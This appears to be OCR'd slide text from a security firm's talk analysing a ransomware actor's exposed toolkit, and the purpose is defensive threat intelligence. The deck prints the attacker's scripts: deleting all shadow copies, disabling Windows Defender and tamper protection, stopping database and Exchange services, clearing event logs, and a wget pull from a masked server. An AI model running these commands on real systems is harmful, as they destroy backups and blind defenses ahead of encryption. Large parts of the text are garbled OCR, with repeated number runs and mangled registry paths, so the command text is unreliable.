



Stuck in the unpacking

```
Address Disassembly
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | String | Property | String |
 00775FC8 mov ecx.ap.77672C
   0077A272 mov edx, ap. 77A384
0077A283 mov edx, ap. 77A398
    0077A294 mov edx, ap. 77A3B0
    0077A2A5 mov edx, ap. 77A3C4
    0077A2B6 mov edx.ap.77A3D8
    0077A2C7 mov edx, ap. 77A3F4
   0077A2D8 mov edx,ap.77A414
0077A2E9 mov edx,ap.77A438
    0077A2FA mov edx, ap. 77A454
    0077A30B mov edx, ap. 77A474
    0077A31C mov edx, ap. 77A498
    0077A32D mov edx, ap. 77A4B0
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               L"http://
L"https:/
   0079D25F mov edx, ap. 79D3D0
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        fileupload"
   0079D46D mov eax, ap. 79D4AC
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   list.txt"
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               L"https:/
L"https:/
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   i/a.php?task=u"
    0079D53A mov edx, ap. 79D654
    0079D573 mov edx, ap. 79D6A8
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   i/a.php?task=p"
```

Hmmmmmmm



wget https://x.x.x.x/list.txt --no-check-certificate

Nmap#/tools/nmap-7.92-setup.zip Disk Tools#/tools/disktools.zip#folder Vetscan#/tools/netscan.zin#folder ObitUnlocker#/tools/IObitUnlockerPortable.zip utoruns#/tools/AutorunsPortable.zip ow Level#/tools/HDDLLF.4.40.zip#folder Ocrypt#/tools/dcrypt_setup_1.2_beta_3_signed.zip Afterwork#/tools/ AfterWork.zip#folder NirsoftPass#/tools/pass/passrecenc.zip#folder NL#/tools/priv/nl.zip#folder WPR#/tools/pass/wpr_setup.zip#folder EPDR#/tools/pass/epdr.zip#folder Card Recon#/tools/pass/cardrecon.zip#folder Pstools#/tools/priv/PSTools.zip#folder RDP Recognizer#/tools/pass/rdprecognizer.zip#folder ISBView#/tools/usbdeview-x64.zip iddler Sniffer#/tools/sniffer/FiddlerSetup.zip#folder MREMOTE#/tools/other/mRemoteNG-Portable-1.76.20.24669.zip#folder /mware VRC#/tools/vmrc.zip#folder inlogon#/tools/winlogonview.zip qlmanager Mini#/tools/pass/sqlmanager.zip hrome#/tools/GoogleChromePortable.zip#folder z#/tools/other/7z.zip#folder

Tools of the trade

Index of /tools

| Name | Last modified | Size | Description |
|---|------------------|------|-------------|
| Parent Directory | | - | |
| APS.zip | 2022-04-18 18:29 | 20M | |
| APS/ | 2022-04-18 18:29 | | |
| Accountrestore/ | 2022-04-18 16:35 | | |
| | 2021-12-01 05:22 | | |
| AutorunsPortable/ | 2022-04-18 16:35 | | |
| BATzip | 2022-04-24 12:09 | 4.4K | |
| BAT/ | 2022-04-18 16:35 | | |
| | 2022-04-24 19:13 | | |
| | | | |
| FastCopyPortable.zip FileZillaPortable.zip | 2021-12-01-05:24 | 17M | |
| GoogleChromePortable> | | | |
| GoogleChromePortable/ | | | |
| HDDLLF4.40.zip | 2021-12-01 05:18 | | |
| | | | |
| iObitUninstallerPort> IObitUninstallerPort> | 2021-12-01 03:20 | 1014 | |
| | | | |
| i iObitUnlockerPortabl> | | | |
| LastActivityView.zip | 2021-12-01 05:35 | | |
| LastActivityView/ | 2022-04-18 16:50 | | |
| Portable.zip | 2021-12-17 17:30 | | |
| Portable/ | 2022-04-18 16:51 | | |
| | 2021-12-11 20:10 | | |
| SSMS-Setup-ENU/ | 2022-04-18 16:52 | | |
| SpaceMonger.zip | 2022-01-01 22:00 | | |
| SpaceMonger/ | 2022-04-18 16:52 | | |
| NeraCryptPortable.zip | 2021-12-01 05:23 | 41M | |
| AfterWork.zip | 2021-11-16 21:22 | 3.7M | |
| agent.zip | 2022-04-18 18:13 | 22M | |
| agent/ | 2022-04-18 18:13 | | |
| avfucker.zip | 2021-12-17 17:35 | 2.9K | |
| avfucker/ | 2022-04-18 16:35 | | |
| clearey.zip | 2021-12-01 05:36 | 1.6M | |
| clearev/ | 2022-04-18 16:35 | | |
| dcrypt_setup_1.2_bet> | 2021-12-01 05:27 | 1.5M | |
| cypt setup 1.2 bet> | | | |
| disktools.zip | 2021-12-01 05:17 | | |
| exploit/ | 2022-04-18 16:36 | | |
| netscan.zip | 2022-04-18 17:59 | | |
| netscan/ | 2022-04-18 17:58 | | |
| nmap-7.92-setup.zip | 2021-12-01 05:16 | | |
| other/ | 2022-04-18 18:22 | | |
| pass/ | 2022-04-18 16:51 | | |
| | 2022-04-18 16:51 | | |
| priv/ | 2022-04-18 16:52 | | |
| | | | |
| sniffer/ | 2022-04-18 16:52 | | |
| | 2021-12-17 19:29 | | |
| | 2021-12-01 05:18 | | |
| | 2021-12-04 02:47 | | |
| | 2022-04-18 16:53 | | |
| winrar.zip | 2021-12-17 17:48 | 3.1M | |
| | | | |

Threat actors hates VSS

```
cop.bat 🗵
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         rem USE AT OWN RISK AS IS WITHOUT WARRANTY OF ANY KIND !!!!!
 1 :: Hide File Dis
                     REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /V Hidden /T REG DWORD /D 1 /F
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           rem https://www.tenforums.com/tutorials/123792-turn-off-tamper-protection-windows-defender-antivirus.htm reg add "HKLM\Software\Microsoft\Windows Defender\Features" /v "TamperProtection" /t REG_DWORD /d "0" /f
                     REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /V ShowSuperHidden /T REG DWORD /D 1 /F
                     vssadmin delete shadows /all
                        nause
                      taskkill /f /im explorer.exe
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    rem 1 - Disable Best-Time protection reg delete "RAUNGSTHAMP DISABLE BEST-TIME PROTECTION" IN THE RESEARCH STATE OF THE RESEARCH STA
         DEF_0.reg ⊠
                                                             Windows Registry Editor Version 5.00
                                               [HKEY LOCAL MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender]
                                                             "DisableAntiSpyware"=dword:00000001
                                                             "DisableRoutinelyTakingAction"=dword:00000001
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        OF DISSUE W 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15385 | 15
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "SecurityHealth" /f
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        reg add "MicUNSystemiCurrentControlSet\Services\Widsot" \nabla "Start" /R REG DURRO /d "4" /f
reg add "MicUNSystemiCurrentControlSet\Services\Widsit\Billoo" /n "Start" /R REG DURRO /d "4" /f
reg add "MicUNSystemiCurrentControlSet\Services\Widsit\Billoo" /n "Start" /R REG DURRO /d "4" /f
reg add "MicUNSystemiCurrentControlSet\Services\Widsit\Billoo" /n "Start" /R REG DURRO /d "4" /f
reg add "MicUNSystemiCurrentControlSet\Services\Widsit\Billoom\" /n "Start" /R REG DURRO /d "4" /f
reg add "MicUNSystemiCurrentControlSet\Services\Widsit\Billoom\" /n "Start" /R REG DURRO /d "4" /f
```

Threat actors hates VSS part 2

```
DEF 2.vbe 区
   #@~^PAIAAA==vShAc/KDN!:cU+DPRPy, q8R Zq%,OPjnsW1kMl2YG.cR
   @#@&(0,1G0,0El?^.bwORz.TEhOElxD/RglsnNc2akkYdcr+V0El-lD+J*~PtOElx@#@&~P/.DellO+}&LOElmOcr?tns^R)wasbmCDkKxJ*RU4+^V36Delm;OOelPOelPOelU^DbwYco;V^1m:
                                                                            ԱՔԻ,DELj^MkwO 5ErY@#@&Ax[,q6@#@&EO RO ORO ORR OO RO OO RRO
                                                                              .1GY4kUL@#@&@#@&a's/o(Ga`rDFUbx[WAd.fn@DEUUNDEUD~[DFU\Dn~9kd
                 remnux@remnux:~/Documents$ python3 decode-vbe.py DEF 2.vbe
                 'www.sordum.net - 29.11.2018 - Velociraptor...
                If Not WScript.Arguments.Named.Exists("elevate") Then
                  CreateObject("Shell.Application").ShellExecute WScript.FullName
                     , """ & WScript.ScriptFullName & """ /elevate", "", "runas", 1
                  WScript.Quit
                End If
                Dim oShell
            decode Set oShell = WScript.CreateObject ("WScript.Shell")
                oShell.run "powershell.exe Set-MpPreference -DisableRealtimeMonitoring $True", 0, True
                Set oShell = Nothing
                x=msqbox("Windows Defender devre disi Birakildi" ,0, "www.sordum.net")
```

Stopping things

```
stop.bat 

1    net stop msexchangeadtopology /y
2    net stop msftesql-exchange /y
3    net stop msexchangeis /y
4    net stop msexchangesa /y
5    net stop iisadmin /y
6    NET STOP SQLSERVERAGENT /y
7    NET STOP MSSQLSERVER /y
8
```

```
STOP-SQL.bat 区
    @ECHO OFF
   ECHO Stopping SQL Server 2005 Services
   NET STOP "SQL Server Agent (MSSQLServer)"
   NET STOP "SQL Server (MSSQLServer)"
   NET STOP "SOL Server FullText Search (MSSOLServer)"
   NET STOP "SQL Server Analysis Services (MSSQLServer)"
   NET STOP "SQL Server Reporting Services (MSSQLServer)"
   NET STOP "SQL Server Integration Services"
   NET STOP "SOL Server Browser"
   net stop MySQL
   net stop Apache2
   taskkill /im SOLAGENT90.EXE
   taskkill /im sqlbrowser.exe
   taskkill /im sqlwriter.exe
   taskkill /im sqlservr.exe
   taskkill /im sqlservr.exe
   taskkill /im sqlservr.exe
   taskkill /im mysqld.exe
```





ClearLock is a transparent screen locker aimed to make the computer tech/system admin's live easier by providing a way to disable input to a computer while still allowing you to see what is going on. It is completely portable an can be run in a PE environment or on a live system without leaving anything behind.

ClearLock is freeware and is distributed AS IS without any warrenty expressed or implied.

Commandline Switches:

clearlock.exe /setpassword [password] - display a dialog to configure a password or if [password] is supplied by command line no dialog is shown.

Note: If no password is configured you will be asked to configure one upon runni ng ClearLock for the fist time. You must make sure ClearLock is in a writable locat ion!

clearlock.exe /config - opens a dialog for configuring options

You can also customize ClearLock by creating/editing ClearLock.ini located in the same directory as ClearLock.exe All fields are optional.

Sample:

[ClearLock

;Password hash generated by clearlock.exe /setpassword or /config Password=

;Change message displayed on the lock screen

;Change color of solid lock screen or tint of transparent lock screen [RGB hex color in the form of 0x000000 (default)]

; set to 0 to allow screen saver [default 1] DisableScreenSaver=

;Adjust transparency Value:0-255; 255 = Solid, 0 = Invisible [default is 100] Opacity=


;set to 1 to show a background image set with BackgroundImage parameter. [defaul t 0] ShowBackgroundImage=







Color by numbers: inside a Dharma ransomware-as-a-service attack


Written by Sean Gallagher







TRUESEC



| Tools BugFix Info Scan File |
|---|
| File or Folder: C:\Malware\tools\clearev\clearlock-1-4-0-en\x64\ClearLock.exe |
| Decoded Script results (truncated at MAX_INT_chars) |
| ?#NoTraylcon |
| #Region # |
| #Autolt3Wrapper_icon=Resources\lcon\ClearLock.lcon.ico #Autolt3Wrapper_outfile=Bin\ClearLock.exe |
| ### ### ############################## |
| #region ### "Your not suppost to be here! You are not allowed to decompile or modify this program without the author's pern |
| · . |
| Automated run log |
| Trying run with default: Autolt3, v2007+ MDS Password hash: 5DD85299FB364DCE1EB0BD0FAFFA09E Automation run complete Success = True Time: 1, 399 seconds Saving Logdata to: C:\Malware\tools\clearev\clearlock-1-4-0-en\x64\\9-27-23 16.51.2_ClearLoc_auto.log |
| Run log |
| Seperating Includes of : C:\Malware\tools\clearev\clearlock-1-4-0-en\x64\ClearLock_restore_restore.au3 55:204 bytes loaded. Testing for TextFile Done. [TextFile=Tue) Time = 1.359 seconds Success = True |
| < |
| |
| ✓ Don't delete temp files (for ex. StartOffset compressed scriptdate) ✓ ✓ More Options >> Verbose Mod |
| |

```
ClearLock_restore.au3
     GLOBAL CONST $VERSION="1.4.0"
     GLOBAL CONST $RELEASEDATE="Sept. 20 2010"
     GLOBAL CONST $PROGRAMNAME="ClearLock"
     GLOBAL CONST $PROGRAMWEBSITE="http://www.boot-land.net/forums/index.php?showtopic=10804"
     GLOBAL CONST $CONFIGFILE=@SCRIPTDIR&"\"&$PROGRAMNAME&".ini"
     GLOBAL CONST $CRYPTKEY="IamMr.Ed!"
     GLOBAL $PROGRAMARCH
     GLOBAL $ATTEMPTS=0.$TRY=0
     GLOBAL $PASSWORD, $DISPMSG, $OPACITYLEVEL, $OVERLAYBKCOLOR, $DISABLESCRSVR, $SHOWBACKGROUNDIMAGE, $BACKGROUNDIMAGE, $LOCKOUTTRYS, $LOCKOUTDURATION, $FSOUND
     GLOBAL $FONT="Tahoma"
    GLOBAL $LOCKED=0
   ■ IF @AUTOITX64=1 THEN
   $PROGRAMARCH="(x64)"
   ELSE
    $PROGRAMARCH="(x86)"
  Name.....: StringEncrypt
Description ...: An RC4 based string encryption function.
   Syntax.....: StringEncrypt($i Encrypt, $s EncryptText, $s EncryptPassword[, $i EncryptLevel = 11)
   Parameters ....: $i_Encrypt - 1 to encrypt, 0 to decrypt.
                     $s_EncryptText - Text to encrypt/decrypt.
                     $s EncryptPassword - Password to encrypt/decrypt with.
                     $i_EncryptLevel - Optional: Level to encrypt/decrypt. Default = 1
  Return values .: Success - The Encrypted/Decrypted string.
                     Failure - Blank string and @error = 1
   Author .....: Wes Wolfe-Wolvereness < Weswolf at aol dot com>
   Modified....:
   Remarks .....: WARNING: This function has an extreme timespan if the encryption level or encrypted string are too large!
   Related ....:
  Link ....:
  Example ..... Yes
```

```
FUNC EGG()

LOCAL $SECRETMSG=""

IF GUICTRLREAD($PASSINPUT)=BINARYTOSTRING("0x4D69636861656C616E67656C6F")THEN $SECRETMSG=BINARYTOSTRING("0x436F6D62617420436F6C646375747321")

IF GUICTRLREAD($PASSINPUT)=BINARYTOSTRING("0x5261706861656C")THEN $SECRETMSG=BINARYTOSTRING("0x436F6D6220626163682008657265212049276D206E6F742066696E6973686564207769746820796F752120444141410404E4E2121")

IF GUICTRLREAD($PASSINPUT)=BINARYTOSTRING("0x446F6E6174656C6C6F")THEN $SECRETMSG=BINARYTOSTRING("0x426F7373616E6F7661212E2E2E4368657679204E6F76613F")

IF GUICTRLREAD($PASSINPUT)=BINARYTOSTRING("0x446F6E6172646F")THEN $SECRETMSG=BINARYTOSTRING("0x446F657320616E79626F6479206861766520616E7920696465612061626F75742077686F206F72207768617420746869732069733F")

IF GUICTRLREAD($PASSINPUT)=BINARYTOSTRING("0x446F656712646F")THEN $SECRETMSG=BINARYTOSTRING("0x446F657320616E79626F6479206861766520616E7920696465612061626F75742077686F206F72207768617420746869732069733F")

IF GUICTRLREAD($PASSINPUT)=BINARYTOSTRING("0x53706C696E746572")THEN $SECRETMSG=BINARYTOSTRING("0x436F776162756E676121")

GUICTRLSETDATA($LBL_DISPLAYMSG,$SECRETMSG)

SLEEP(3000)


ENDIF

ENDIF
```




TRUESEC

Isass.exe



lsass.exe




lsass.exe

```
2.vbs ⊠
      strComputer = "."
    Set objWMIService = GetObject("winmgmts:"
              & strComputer & "\root\cimv2")
    Set colLogFiles = objWMIService.ExecQuery
          ("Select * from Win32 NTEventLogFile")
     For Each objLogfile in colLogFiles
          If objLogFile.FileSize > 1 Then
10
11
             strBackupLog = objLogFile.BackupEventLog
                 ("D:\scripts\" & objLogFile.LogFileName & ".evt")
12
             objLogFile.ClearEventLog()
13
          End If
      Next
```



Password protected zip files



Oneliners

```
for i in *.zip;do 7z l $i -slt | grep -E -A10 'Path.*.exe'| grep -E 'Path|^Size|CRC';done
   = APS/advanced_port_scanner.exe
= 1718688
   = AutorunsPortable/AutorunsPortable.exe
     AutorunsPortable/App/Autoruns/Autoruns.exe
   = AutorunsPortable/App/Autoruns/Autoruns64.exe
   = AutorunsPortable/App/Autoruns/autorunsc.exe
   = 711048
  = 2D6E7EC8
   = AutorunsPortable/App/Autoruns/autorunsc64.exe
   = EraserPortable/App/eraser/Eraser.exe
   = EraserPortable/App/eraser/Eraserl.exe
   = 265616
  = 6E96D90F
   = EraserPortable/App/eraser/ErsChk.exe
  = B845813E
   = EraserPortable/EraserPortable.exe
  = D0C4E0E5
   = FastCopyPortable/App/FastCopy/FastCopy.exe
   = FastCopyPortable/App/FastCopy/FastCopy64.exe
   = FastCopyPortable/FastCopyPortable.exe
   = FileZillaPortable/App/filezilla/filezilla.exe
 h = FilezillaPortable/App/filezilla/fzputtygen.exe
e = 393272
= 6849A05A
```

for i in *.zip;do 7z | \$i -slt | grep -E -A10 'Path.*.exe' | grep -E 'Path|^Size|CRC';done




Agents



Agents?





















ons



TRUESEC

Agents – agent 2

community.spiceworks.com/topic/1983960-steve-wiseman-from-intelliadmin-passed

Home > Water Cooler > Water Cooler

Steve Wiseman from Intelliadmin passed?

Posted by DarienA on Apr 12th, 2017 at 4:42 PM

Water Cooler

Is anyone familiar with this firm? They make a variety of PC related utilities, some remote control/access products, a usb disabling product. I've dealt with them on and off over the years even chatted with Steve via email a few times. Anyway one of my support folks reach out to Intelliadmin to ask some config questions about our usb disabler deployment and was told that Steve had passed and he was the lead on that product so they are really at a standstill in terms of answering questions etc...


I can't find anything on the interwebs about his passing so just curious to know if anyone else has heard the same thing...




□ Report







Remote admin tools





Remote admin tools

LEGITIMATE RATS: A COMPREHENSIVE FORENSIC ANALYSIS OF THE USUAL SUSPECTS

Written by Théo Letailleur - 20/10/2022 - in CSIRT - Download

Legitimate remote access tools are more and more part of threat actors toolbox: in order to gain remote access on targets, keep persistence, deploy malicious payload as well as leveraging trusted connections between an IT provider and its customers. Therefore, detection and incident response teams must have a good grasp on traces left by those tools on the system.

In this context, this article aims to collect host forensic evidence of four famous legitimate remote access tools.

INTRODUCTION

The purpose of this article is to detail the artefacts left by a third-party remote access tool during its setup and use. A third-party remote access tool allows people not physically in contact with a device to control, interact with it, and see its screen. Tools that do not allow a visual interaction such as PsExec are not included in this studu.

The motivation to do this study came from a tweet made by @IcsNick, listing "Remote Admin Tools that are abused by threat actors." Indeed, threat actors leverage these legitimate tools to perform, several actions: obtaining remote access on the device and a persistence, pushing scripts and other tools, as well as performing lateral movement towards other devices of linked corporate information systems (e.g. between an IT provider and its customers). Therefore, based on IcsNick's comprehensive list and other public investigation reports, we decided to analyse a few of them - as a starter - in order to fully understand what artefacts are generated from these tools. The results are used to automating their detection during our investigations in order to speed up the process and spot interesting log files. Of course the forensic or SOC analyst would still have the task to determine whether those tools have been used legitimately by the IT team, or by malicious actors.

In this article, the artefacts of four remote admin tools will be described. TeamViewer, AnyDesk, Atera, and SplashTop. Also, the focus will be on the Windows platform. There might be a part 2 of this article describing other tools, and artefacts left on other platforms (e.g. Mac and GNU/Linux). ConnectWise (formerly known as ScreenConnect) which is also appearing in the meme, as already been thoroughly described in other articles²³. Finally, since Atera agent installer embeds SplashTop, they will be both



Threat intel - IntelliAdmin




Threat intel - IntelliAdmin

```
Regular View >_ Raw Data 3 History
ஃ Open Ports
>_ Raw Data Expand All Collapse All Copy to Clipboard
         area code : null,
          asn : "AS48080",
         city : "Moscow",
         country_code : "RU",
         country name : "Russian Federation",
       ∃data : [
                 ⊕_shodan : { ... },
                    asn : "AS48080",
                  ⊕ cpe : [ ... ].
                   ⊕ cpe23 : [ ... ]
                    data : "HTTP/1.1 200 OK Set-Cookie: ia_session_is=0988b9a6d4a8089daa2c72bd7a730540; path=/; secure Content-type: text/html ",
                    hash : -581275463,
                    hostnames : [],
```



Threat intel - IntelliAdmin



Search: Set-Cookie: ia_session_id




Threat intel - RAT





Threat intel - RAT



Search: Set-Cookie: http.html_hash:1629558153

Summery

- Leverage the threat actors weaknesses to build threat intel
- Threat actors usually reuse tooling, detection engineering is very important
- Blue team always win :)



Thank You!

